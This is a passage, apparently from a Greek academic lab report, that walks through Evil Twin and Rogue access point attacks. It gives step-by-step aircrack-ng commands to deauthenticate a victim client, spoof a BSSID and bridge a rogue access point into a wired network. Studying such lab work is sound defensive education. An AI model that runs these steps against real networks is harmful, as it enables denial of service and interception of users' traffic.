
Εικόνα 168: Δημιουργία νέου access point με ίδιο ESSID και διαφορετικό BSSID-MAC

Επόμενο βήμα για να δούμε το νέο σημείο πρόσβασης είναι να τρέξουμε σε νέο τερματικό την εντολή: airodump-ng --channel 6 wlan0.




Εικόνα 169: Εμφάνιση του νέου access point με διαφορετική mac

Παρατηρούμε ότι το νέο σημείο πρόσβασης AA:AA:AA:AA:AA:AA έχει ήδη δημιουργηθεί με το ίδιο όνομα του αρχικού σημείου πρόσβασης. Επόμενη κίνησή μας είναι η αποστολή de-authentication πακέτων για να αναγκάσουμε τον client (υπολογιστή θύμα) να αποσυνδεθεί και να επανασυνδεθεί με το σημείο πρόσβασης με την εντολή : *aireplay-ng --deauth 0 –a BC:F6:85:56:C8:6D mon0.*




Εικόνα 170: Αποστολή de-authetication πακέτων για την αποσύνδεση από το access point

Η άρνηση εξυπηρέτησης θα αναγκάσει τον χρήστη να επανασυνδεθεί και αυτή την φορά με το σημείο πρόσβασης που έχει το ίδιο όνομα δικτύου. Αυτό αποτελεί το δεύτερο σημείο πρόσβασης που δημιουργήσαμε πριν. Έτσι ο χρήστης θα συνδεθεί ουσιαστικά με το Evil Twin, όπως φαίνεται στις ακόλουθες οθόνες.




Εικόνα 171: Σύνδεση με το Evil Twin




Εικόνα 172: Αποσύνδεση συστήματος στόχου από το σημείο πρόσβασης

Ταυτόχρονα μπορούμε να κάνουμε spoof για το BSSID και MAC του σημείου πρόσβασης μας με την εντολή: *airbase-ng-a BC:F6:85:56:C8:6D --essid "ergasia" –c 6 mon0*



Εικόνα 173: Ανίχνευση του access point στο ίδιο κανάλι εκπομπής

Τώρα αν δούμε μέσα από το *airodump-ng mon0*, είναι σχεδόν αδύνατο να γίνει διάκριση μεταξύ των δύο σημείων πρόσβασης. Ακόμη και η εντολή *airodump-ng mon0* δεν είναι σε θέση να διαφοροποιήσει ότι υπάρχουν στην πραγματικότητα δύο διαφορετικά φυσικά σημεία πρόσβασης στο ίδιο κανάλι. Αυτή είναι η πιο ισχυρή μορφή Evil Twin. Μόνη διαφορά αποτελείτο γεγονός ότι η ισχύς σήματος που εξασθενεί στο δίδυμο σημείο.




Εικόνα 174: Εξασθένηση σήματος στο Evil Twin access point


7.5.3 Σημείο πρόσβασης ROGUE

Ένα σημείο πρόσβασης με επιβλαβές περιεχόμενο είναι ένα μη εξουσιοδοτημένο σημείο πρόσβασης συνδεδεμένο με το εξουσιοδοτημένο δίκτυο (wired to wireless connection). Από την ενσύρματη σύνδεση του backtrack και την βοήθεια της ασύρματης κάρτας δημιουργώ ένα τέτοιο σημείο πρόσβασης. Συνήθως, αυτό το σημείο πρόσβασης μπορεί να χρησιμοποιηθεί ως κερκόπορτα εισόδου από έναν εισβολέα, δίνοντας έτσι τη δυνατότητα του να παρακάμψει όλους τους ελέγχους ασφαλείας του δικτύου. Αυτό θα σήμαινε ότι τα firewalls, τα συστήματα αποτροπής εισβολών κ.α, που φρουρούν το περίγραμμα ενός δικτύου δεν είναι ικανά να αποτρέψουν την πρόσβαση στο ασύρματο δίκτυο. Στην πιο συνηθισμένη περίπτωση ένα σημείο πρόσβασης με επιβλαβές περιεχόμενο έχει οριστεί σε δίκτυο με ανοιχτή την επιβεβαίωση στοιχείων κρυπτογράφησης. Το σημείο πρόσβασης το ονομάζουμε Rogue και μπορούμε να το δημιουργήσουμε ως εξής:

Αρχικά δημιουργούμε το σημείο πρόσβασης με την ονομασία Rogue από τον τερματικό του Backtrack δίνοντας: *airbase-ng --essid Rogue -c 6 mon0*.




Εικόνα 175: Δημιουργία access point Rogue




Εικόνα 176: Διασύνδεση με ασύρματη κάρτα

Κατόπιν θα δημιουργήσουμε μια γέφυρα μεταξύ της διασύνδεσης Ethernet και του εξουσιοδοτημένου δικτύου Rogue που δημιουργήσαμε για το σημείο πρόσβασης. Για να πραγματοποιηθεί αυτό θα δημιουργήσουμε πρώτα φορά ένα interface at0 (που θα αποτελεί την γέφυρα) και θα το ονομάσουμε Wifi-

Bridge δίνοντας από τερματικό διαδοχικά : *brctl addbr Wifi-Bridge* και *brctl addif Wifi-Bridge eth0, brctl addif Wifi-Bridge at0.*




Εικόνα 177: Γεφύρωση ethernet και ασύρματης κάρτας




Εικόνα 178: Δημιουργία διεπαφής at0 και γεφύρωση με eth0


Μετά θα προσθέσουμε στην σύνδεση ethernet και το εικονικό περιβάλλον at0 που δημιουργήθηκε από την εντολή airbase-ng για την ανωτέρω γέφυρα και θα ενεργοποιήσουμε τις διασυνδέσεις eth0 και at0 με την εντολή *: ifconfig eth0 0.0.0.0 up, ifconfig at0 0.0.0.0 up.* Τέλος θα ενημερώσουμε τον πυρήνα για την συγκεκριμένη IP για να εξασφαλίσουμε ότι διαβιβάζονται τα πακέτα.



Εικόνα 179: Απόδοση στατικών διευθύνσεων eth0 και at0




Εικόνα 180: Απόδοση στατικής διεύθυνσης στον εικονικό σύνδεσμο wifi-bridge




Εικόνα 181: Ενημέρωση πυρήνα για τις συγκεκριμένες ip

Κάθε φορά που ένας χρήστης θα χρησιμοποιεί το επιβλαβές μας ασύρματο δίκτυο Rogue αυτομάτως θα έχουμε πλήρη πρόσβαση στην δικτύωση που χρησιμοποιεί η ασύρματη σε ενσύρματη "Wifi-Bridge" που μόλις δημιουργήσαμε. Μπορούμε να το επιβεβαιώσουμε αυτό μόλις ένας χρήστης συνδεθεί με το σημείο πρόσβασης του βλαπτικού προγράμματος Rogue.

